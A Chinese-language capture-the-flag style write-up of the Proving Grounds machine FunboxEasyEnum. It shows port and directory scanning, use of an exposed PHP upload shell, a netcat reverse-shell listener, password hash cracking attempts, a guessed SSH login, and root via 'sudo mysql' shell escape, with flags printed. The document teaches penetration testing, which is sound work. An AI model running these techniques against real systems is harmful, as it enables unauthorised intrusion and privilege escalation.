Proving Grounds->FunboxEasyEnum靶场笔记

惯例先扫IP段

```
nmap -sn -v 192.168.152.0/24
```

只扫到了给的IP192.168.152.132 和254

之后扫描所有端口（以最低一万的速率扫描端口）

```
nmap -sT --min-rate 10000 -p- 192.168.152.132
```

发现只开放了22和80

对22、80进行针对性扫描

```
sudo nmap -sT -sC -sV -O -p22,80 192.168.152.132 -oA a.txt
-sT 以tcp协议进行扫描
-sC 以nmap默认脚本进行扫描
-sV 探测服务的版本
-O  探测操作系统的版本
-p  指定端口
-oA 对扫描的结果进行全格式输出
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9c52325b8bf638c77fa1b704854954f3 (RSA)
|   256 d6135606153624ad655e7aa18ce564f4 (ECDSA)
|_  256 1ba9f35ad05183183a23ddc4a9be59f0 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 2.6.18 (87%), Linux 4.15 - 5.6 (87%), Linux 2.6.32
(86%), Linux 2.6.32 or 3.10 (86%), Linux 3.5 (86%), Linux 4.4 (86%), Synology
DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 5.3 - 5.4
(86%), Linux 4.8 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.37 seconds
```

进行默认脚本扫描

```
sudo nmap --script=vuln -p22,80 192.168.152.132
```

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum: 
|   /robots.txt: Robots file
|_  /phpmyadmin/: phpMyAdmin
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 62.72 seconds
```

对扫描结果中的robots.txt、phpmyadmin进行探测


```
 robots.txt就是一个简单地文本
 Allow: Enum_this_Box
 phpMyAdmin就是一个普通的登录页面
 80端口也是一个默认页
```

启动gobuster进行目录爆破,再添加后缀名参数，针对特殊后缀再开一个扫描

```
sudo gobuster dir -u http://192.168.152.132/ -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
sudo gobuster dir -u http://192.168.152.132/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,sql,txt,rar,zip,tar
sudo gobuster dir -u http://192.168.228.230/ -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

扫到一个特殊的php 进去看看，是任意文件上传，话不多说，直接上大马

```
/mini.php             (Status: 200) [Size: 3828]
```



Mini Shell

Direktori : /var/www/html/


Upload File : 浏览... 未选择文件。 upload

Name	Size	Permissions	Options
index.html	10.662 KB	-rwxrwxrwx	
mini.php	8.025 KB	-rwxrwxrwx	
robots.txt	0.021 KB	-rwxrwxrwx	


Zerion Mini Shell 1.0

反弹shell

```
sudo nc -nlvp 3242
whoami
cd /var/www/
ls -al
cat local.txt
068e5be7068b17bf04bc5b2219ab7f90
```



```
┌──(moon㉿windows)-[~/桌面]
└─$ sudo nc -nlvp 3242
[sudo] moon 的密码：
listening on [any] 3242 ...
connect to [192.168.45.5] from (UNKNOWN) [192.1
68.152.132] 39594
/bin/sh: 0: can't access tty; job control turne
d off
$ whoami
www-data
$
```




```
$ ls -al
total 16
drwxr-xr-x  3 root     root     4096 Feb 16  2021 .
drwxr-xr-x 14 root     root     4096 Sep 18  2020 ..
drwxrwxrwx  2 root     root     4096 Apr 19 03:14 html
-rw-r--r--  1 www-data www-data   33 Apr 19 01:52 local.txt
$ cat local.txt
df76196ca13eecff3baf5b6dba28a9c7
```


开始考虑如何提权

cat /etc/passwd 发现了orcale 用户的hash，爆破了一波没结果，find提权也不太行，陷入僵局

```
.\hashcat.exe -a 0 .\rockyou.txt -m 500 $1$|O@GOeN\$PGb9VNu29e9s6dMNJKH/R0  -o
fuck.txt
.\hashcat.exe -a 3 -1 ?d?u?l?s  --increment --increment-min 1 --increment-max 8 -m
500 .\doit.txt  -o fuck.txt

oracle:$1$|O@GOeN\$PGb9VNu29e9s6dMNJKH/R0:1004:1004:,,,:/home/oracle:/bin/bash
```




```
* Token length exception: 21517/21517 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username option is used but no username is present)

No hashes loaded.

Started: Wed Apr 19 13:36:16 2023
Stopped: Wed Apr 19 13:54:11 2023
PS D:\hashcat-6.2.6>
```



```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologi
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list      /sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexiste    /usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin      ›gin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/      bin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
karla:x:1000:1000:karla:/home/karla:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
harry:x:1001:1001:,,,:/home/harry:/bin/bash
sally:x:1002:1002:,,,:/home/sally:/bin/bash
goat:x:1003:1003:,,,:/home/goat:/bin/bash
oracle:$1$|O@GOeN\$PGb9VNu29e9s6dMNJKH/R0:1004:1004:,,,:/home/oracle:/bin/bash
lissy:x:1005:1005::/home/lissy:/bin/sh
```


进home目录看看，用户挺多，



```
$ cd home
$ ls -al
total 28
drwxr-xr-x  7 root  root  4096 Sep 18  2020 .
drwxr-xr-x 24 root  root  4096 Sep 19  2020 ..
drwxr-xr-x  2 goat  goat  4096 Feb 16  2021 goat
drwxr-xr-x  2 harry  harry  4096 Jan 28  2021 harry
drwxr-xr-x  2 karla  karla  4096 Feb 16  2021 karla
drwxr-xr-x  2 oracle oracle 4096 Feb 16  2021 oracle
drwxr-xr-x  2 sally  sally  4096 Jan 28  2021 sally
```

goat用户目录可以进去，但是没找到有用的信息，有点绝望了，在试试提权，至少先提一个普通用户

```
开始碰弱口令 ssh goat@192.168.176.132  goat
一发入魂，谁能想到用户名密码都一样
剩下的就简单了
sudo -l 看看当前用户可以用 sudo 执行那些命令
发现有mysql
去这里找下
https://gtfobins.github.io/gtfobins/mysql/#shell
如果允许二进制文件以超级用户身份运行 sudo，它不会放弃提升的特权，可用于访问文件系统、升级或维护特权访问。
sudo mysql -e '\! /bin/sh'
#号出现 over
```



```
goat@funbox7:~$ id
uid=1003(goat) gid=1003(goat) groups=1003(goat),111(ssh)
goat@funbox7:~$ sudo -l
Matching Defaults entries for goat on funbox7:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User goat may run the following commands on funbox7:
   (root) NOPASSWD: /usr/bin/mysql
goat@funbox7:~$ mysql -e '\! /bin/sh'
ERROR 1045 (28000): Access denied for user 'goat'@'localhost' (using password: NO)
goat@funbox7:~$ sudo mysql -e '\! /bin/sh'
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls -al
total 28
drwx------  3 root root 4096 Apr 19 08:12 .
drwxr-xr-x 24 root root 4096 Sep 19  2020 ..
lrwxrwxrwx  1 root root    9 Jan 28  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root   33 Apr 19 08:12 proof.txt
-rw-r--r--  1 root root   32 Feb 16  2021 root.flag
drwx------  2 root root 4096 Sep 18  2020 .ssh
# cat proof.txt
7faccaef0546f7387f2e132ef2feed1c
# cd /var/www/
```